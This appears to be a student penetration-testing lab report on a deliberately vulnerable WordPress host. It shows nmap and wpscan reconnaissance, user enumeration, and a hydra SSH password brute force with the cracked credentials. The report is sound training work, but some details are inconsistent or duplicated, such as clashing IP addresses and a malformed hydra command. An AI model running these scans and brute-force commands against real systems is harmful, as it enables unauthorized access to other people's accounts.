

# **Final Engagement**

**Attack, Defense & Analysis of a Vulnerable Network**

# Table of Contents

---

This document contains the following resources:



**Network Topology & Critical Vulnerabilities**



**Exploits Used**



**Avoiding Detect**




**Maintaining Access**



# Network Topology & Critical Vulnerabilities

# Network Topology



## Network

Address  
Range: 192.168.1.0/24  
Netmask: 255.255.255.0  
Gateway: 192.168.1.1

## Machines

IPv4: 192.168.1.100  
OS: Ubuntu 18.04.1 LTS  
Hostname: ELK

IPv4: 192.168.1.100  
OS: Ubuntu 18.04.1 LTS  
Hostname: Capstone

IPv4: 192.168.1.110  
OS: Linux 3.2-4.9  
Hostname: Target 1

IPv4: 192.168.1.115  
OS: Linux 3.2-4.9  
Hostname: Target 2



# Critical Vulnerabilities: Target 1

---

Our assessment uncovered the following critical vulnerabilities in **Target 1**.

Vulnerability	Description	Impact
Open access to SSH 22	if SSH (port 22) is left open, there is the possibility of brute-force attack.	There is no direct impact however this is still dangerous because attacker can craft attack method that circumvents having ssh open.
Enumerate usernames in WordPress	The aim is to identify valid usernames on the system	There are no direct impacts to username enumeration however attacker wants to gather lots of information and this will determine the approach used in attack
User ID susceptible to Brute-Force attacks (CWE-307)	The software does not implement sufficient measure to prevent multiple failed authentication attempts within in a short time frame, making it more susceptible to brute force attacks	This will have a high impact because attacker will access the network and when this happens, so many dangerous possibilities can happen like creating a back door.
Root password of the database in the WordPress configuration file	Database root password was stored in an application configuration file.	This has a high impact because if threat actor gains access to machine, the password will be easily available and he can quickly gain access to the database.
Privilege escalation via sudo python (CVE-2006-0151)	Allows limited local users to gain privileges via a Python script	This is dangerous because an attacker who broke in with limited access, can morph and gain admin privileges. With that, lots of destructive possibilities like root access and ability to create a backdoor will be possible.

# Exploits Used



# Exploitation: 1 “Open access to SSH 22”

- How did you exploit the vulnerability?

Running nmap against the network (192.168.1.110)

**nmap -sC -sV -Pn 192.168.1.110**

- What did the exploit achieve?

It enumerated the open ports and services and name of machines on the network. Target one machine has port 22 open. This was exploited in the attack

```
/root/Desktop/nmap_target_1.txt - Mousepad
File Edit Search View Document Help
Warning, you are using the root account, you may harm your system.
Starting Nmap 7.80 ( https://nmap.org ) at 2021-04-20 19:31 PDT
Nmap scan report for 192.168.1.110
Host is up (0.00082s latency).
Not shown: 995 closed ports
PORT      STATE SERVICE      VERSION
22/tcp    open  ssh          OpenSSH 6.7p1 Debian 5+deb8u4 (protocol 2.0)
| ssh-hostkey:
|   1024 26:81:c1:f3:5e:01:ef:93:49:3d:91:1e:ae:8b:3c:fc (DSA)
|   2048 31:58:01:19:4d:a2:80:a6:b9:0d:40:98:1c:97:aa:53 (RSA)
|   256 1f:77:31:19:de:b0:e1:6d:ca:77:07:76:84:d3:a9:a0 (ECDSA)
|_  256 0e:85:71:a8:a2:c3:08:69:9c:91:c0:3f:84:18:df:ae (ED25519)
80/tcp    open  http         Apache httpd 2.4.10 ((Debian))
|_ http-server-header: Apache/2.4.10 (Debian)
|_ http-title: Raven Security
111/tcp   open  rpcbind      2-4 (RPC #100000)
| rpcinfo:
|   program version  port/proto  service
|   100000   2,3,4    111/tcp     rpcbind
|   100000   2,3,4    111/udp     rpcbind
|   100000   3,4      111/tcp6    rpcbind
|   100000   3,4      111/udp6    rpcbind
|   100024   1        38702/tcp   status
|   100024   1        42917/tcp6  status
|   100024   1        47420/udp   status
|_  100024   1        54317/udp6  status
139/tcp   open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp   open  netbios-ssn Samba smbd 4.2.14-Debian (workgroup: WORKGROUP)
MAC Address: 00:15:5D:00:04:10 (Microsoft)
Service Info: Host: TARGET1; OS: Linux; CPE: cpe:/o:linux:linux_kernel

Host script results:
|_ clock-skew: mean: -3h20m00s, deviation: 5h46m24s, median: 0s
|_ nbstat: NetBIOS name: TARGET1, NetBIOS user: <unknown>, NetBIOS MAC: <unknown>
| smb-os-discovery:
|   OS: Windows 6.1 (Samba 4.2.14-Debian)
```



# Exploitation: 2 “Enumerate username ins WordPress”

Find users/authors of the WordPress website can help attacker craft an approach as part of a larger attack

- **How did you exploit the vulnerability?**

- wpscan version 3.7.8
- wpscan returns: WordPress version 4.8.16 is used on the website
- Research know vulnerabilities of version 4.8.16
- Enumerate users via “Author ID Brute Forcing”

- **What did the exploit achieve?**

- Users Identified: michael, steven
- Confirmed by: Login Error Messages

- **Command:**

`wpscan --url http://192.168.1.110/wordpress --enumerate u`

```
vagrant@target1: / Shell No. 3 Shell
References:
- http://codex.wordpress.org/XML-RPC_Pingback_API
- https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_gho
- https://www.rapid7.com/db/modules/auxiliary/dos/http/wordpress_xmlrpc_
- https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_xml
- https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_pin

[+] http://192.168.1.110/wordpress/readme.html
Found By: Direct Access (Aggressive Detection)
Confidence: 100%

[+] http://192.168.1.110/wordpress/wp-cron.php
Found By: Direct Access (Aggressive Detection)
Confidence: 60%
References:
- https://www.iplocation.net/defend-wordpress-from-ddos
- https://github.com/wpscanteam/wpscan/issues/1299

[+] WordPress version 4.8.16 identified (Latest, released on 2021-04-15).
Found By: Emoji Settings (Passive Detection)
- http://192.168.1.110/wordpress/, Match: '-release.min.js?ver=4.8.16'
Confirmed By: Meta Generator (Passive Detection)
- http://192.168.1.110/wordpress/, Match: 'WordPress 4.8.16'

[i] The main theme could not be detected.

[+] Enumerating Users (via Passive and Aggressive Methods)
Brute Forcing Author IDs - Time: 00:00:00 <===== (10 / 10) 100.00% Time: 00:00:00

[i] User(s) Identified:

[+] michael
Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)
Confirmed By: Login Error Messages (Aggressive Detection)

[+] steven
Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)
Confirmed By: Login Error Messages (Aggressive Detection)

[!] No WPVulnDB API Token given, as a result vulnerability data has not been output.
[!] You can get a free API token with 50 daily requests by registering at https://wpvuln.db.com/users/sign_up

[+] Finished: Tue Apr 20 20:12:40 2021
```

```
Scan Aborted: invalid option: -url
root@Kali:~# wpscan --url http://192.168.1.110/wordpress --enumerate u

-----
WPSecan®
WordPress Security Scanner by the WPSecan Team
Version 3.7.8

@_WPSecan_, @ethicalhack3r, @erwan_lr, @firefart
-----

[i] Updating the Database ...
[i] Update completed.

[+] URL: http://192.168.1.110/wordpress/
[+] Started: Tue Apr 20 20:12:38 2021

Interesting Finding(s):

[+] http://192.168.1.110/wordpress/
Interesting Entry: Server: Apache/2.4.10 (Debian)
Found By: Headers (Passive Detection)
Confidence: 100%

[+] http://192.168.1.110/wordpress/xmlrpc.php
Found By: Direct Access (Aggressive Detection)
Confidence: 100%
References:
```



# Exploitation: 2 “Enumerate usernames in WordPress”

wpscan determines WordPress version 4.8.16 is vulnerable “Author ID Brute Forcing” attacks.

```
Scan Aborted: invalid option: -url
root@Kali:~# wpscan --url http://192.168.1.110/wordpress --enumerate u

-----
  WPSecan
WordPress Security Scanner by the WPScan Team
Version 3.7.8

@_WPScan_, @ethicalhack3r, @erwan_lr, @firefart
-----

[i] Updating the Database ...
[i] Update completed.

[+] URL: http://192.168.1.110/wordpress/
[+] Started: Tue Apr 20 20:12:38 2021

Interesting Finding(s):

[+] http://192.168.1.110/wordpress/
  Interesting Entry: Server: Apache/2.4.10 (Debian)
  Found By: Headers (Passive Detection)
  Confidence: 100%

[+] http://192.168.1.110/wordpress/xmlrpc.php
  Found By: Direct Access (Aggressive Detection)
  Confidence: 100%
  References:
```

```
vagrant@target1: / Shell No. 3 Shell No. 4 Shell No. 5

References:
- http://codex.wordpress.org/XML-RPC_Pingback_API
- https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_ghost_scanner
- https://www.rapid7.com/db/modules/auxiliary/dos/http/wordpress_xmlrpc_dos
- https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_xmlrpc_login
- https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_pingback_access

[+] http://192.168.1.110/wordpress/readme.html
  Found By: Direct Access (Aggressive Detection)
  Confidence: 100%

[+] http://192.168.1.110/wordpress/wp-cron.php
  Found By: Direct Access (Aggressive Detection)
  Confidence: 60%
  References:
  - https://www.iplocation.net/defend-wordpress-from-ddos
  - https://github.com/wpscanteam/wpscan/issues/1299

[+] WordPress version 4.8.16 identified (Latest, released on 2021-04-15).
  Found By: Emoji Settings (Passive Detection)
  - http://192.168.1.110/wordpress/, Match: '-release.min.js?ver=4.8.16'
  Confirmed By: Meta Generator (Passive Detection)
  - http://192.168.1.110/wordpress/, Match: 'WordPress 4.8.16'

[i] The main theme could not be detected.

[+] Enumerating Users (via Passive and Aggressive Methods)
  Brute Forcing Author IDs - Time: 00:00:00 <=====> (10 / 10) 100.00% Time: 00:00:00

[i] User(s) Identified:

[+] michael
  Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)
  Confirmed By: Login Error Messages (Aggressive Detection)

[+] steven
  Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)
  Confirmed By: Login Error Messages (Aggressive Detection)

[!] No WPVulnDB API Token given, as a result vulnerability data has not been output.
[!] You can get a free API token with 50 daily requests by registering at https://wpvulndb.com/users/sign_up

[+] Finished: Tue Apr 20 20:12:40 2021
```



# Exploitation: 3 “User ID susceptible to Brute-Force attacks”

---

Summarize the following: Brute force attack against the username michael

- **How did you exploit the vulnerability?**

- Using xHydra software network logon cracker
- ssh brute force attack on Apache server 1
- host: 192.168.1.119:22

- **What did the exploit achieve?**

- User(s) michael password found
- Password: michael

- **Command**


- **hydra -s 22 michael -P /usr/share/wordlist/rockyou.txt -t 4 192.168.1.110:22**
- ssh login command: root@kali: **ssh 192.168.1.110 -l michael**
- michael@192.168.1.110's password: **michael**

**Result: Attacker can login using Michael's credentials with WordPress "Author" permissions.**



# Exploitation 3 “User ID susceptible to Brute Force attacks”

## xHydra Brute Force Attack



